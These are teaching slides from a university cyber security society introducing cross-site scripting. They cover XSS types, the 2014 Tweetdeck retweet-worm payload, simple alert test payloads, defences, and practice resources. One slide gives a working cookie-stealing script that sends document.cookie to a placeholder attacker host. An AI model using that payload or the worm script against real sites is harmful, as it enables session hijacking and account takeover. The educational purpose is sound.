



UNIVERSITY OF LIVERPOOL

CYBER SECURITY SOCIETY

XSS

Disclaimer

Anything you learn in these sessions is FOR EDUCATIONAL PURPOSES ONLY and we are NOT RESPONSIBLE FOR YOUR ACTIONS! The tools we will show you aren't illegal but using them against a network you don't own or where you don't have the explicit written permission to use them is HIGHLY ILLEGAL and almost always against the terms of service.

DO NOT UNDER ANY CIRCUMSTANCES USE THE TOOLS AND TECHNIQUES SHOWN AGAINST ANY UNIVERSITY OWNED PRODUCT, WEBSITE OR NETWORK, YOU WILL BE PUNISHED BY THE DEPARTMENT/UNIVERSITY AND COULD BE PROSECUTED IN SOME CASES.

There are hundreds of websites where you can practice these techniques in a safe, legal environment without the risk of causing real damage or facing prosecution.

Cross Site Scripting (XSS)

- When scripts (javascript) are injected into a trusted website
- Can steal most information from the injected website, e.g. login session, credit card info
- Part of OWASP top 10 (3rd)
- Generally occurs when user input isn't sanitized properly



Types of XSS

- Reflected XSS – User input is immediately returned by web-app
- Stored XSS – The XSS is stored by the server in some any shown later e.g. forum post
- Self XSS – Social engineering is used to get the user to XSS themselves



Tweetdeck (2014)



 ***andy**
@derGeruhn ⚙️ + Follow

`<script
class="xss">$('.xss').parents().eq(1).find('a'
) .eq(1).click();$('[data-
action=retweet]').click();alert('XSS in
Tweetdeck')</script>` ❤️

[↩ Reply](#) [↻ Retweeted](#) [★ Favorite](#) [⋮ More](#)


RETWEETS	FAVORITES
38,596	1,755



10:36 AM - 11 Jun 2014



Discord token stealers



The image shows a Discord chat window on the left and a browser console on the right. The Discord window displays a server named 'COMMITTEE (2022)' with a list of members including Harlan - Caretaker, Q - Harlan's Q, Tom - Sec, and NextGenHacker101. A modal dialog box is open in the center of the chat, displaying the text 'You've been hacked' and an 'OK' button. The browser console on the right shows a JavaScript script that repeatedly posts a message to the chat. The message consists of the word 'Wait!' in blue text, followed by a warning: 'If someone told you to copy/paste something here, there's an 11/10 chance you're being scammed.' Below this is a red warning: 'Pasting anything in here could give attackers access to your Discord account.' The script also includes a link to 'https://discord.com/jobs' and an alert that says 'You've been hacked!'.



How to test for XSS

- `<script>alert(document.domain)</script>`
- ``
- These are very “noisy”: everybody who visits website will get a popup box, you might want to use `console.log`
- `document.domain` allows you to tell what domain you have XSS (are you sandboxed)



Steal somebody's website session

- `<script>fetch('http://attackerip/?token=' + document.cookie)</script>`
- <https://github.com/topics/cookie-stealer>



How people prevent XSS

- Sandbox domains (googleusercontent.com)
- Filter characters (<>)
- Use innerText instead of innerHTML!!



Inspect element

- Very useful when detecting XSS (open with f12 or right click on what you want to see and press inspect)

```
<html>
  <head></head>
  <body>
    <div><script>alert(1)</script></div>
  </body>
</html>
```

```
<html>
  <head></head>
  <body>
    
  </body>
</html>
```

```
<html>
  <head></head>
  <body>
    <div>
      <script>alert(1)</script>
    </div>
  </body>
</html>
```

```
<html>
  <head></head>
  <body>
    <img src="" onerror="alert(1)"> [event]
  </body>
</html>
```



Other resources

- tryhackme.com
 - hackthebox.eu
 - immersivelabs.online
 - cybersoc.cf/resources
 - xss-game.appspot.com
 - youtube.com/playlist?list=PLhixgUqwRTjyakFK7puB3fHVfXMinqMSi
- tryhackme.com/room/sqlilab
tryhackme.com/room/injection
tryhackme.com/room/owaspjuiceshop
- There are also some challenges on ctf.cybersoc.cf they start with “SQLi: “

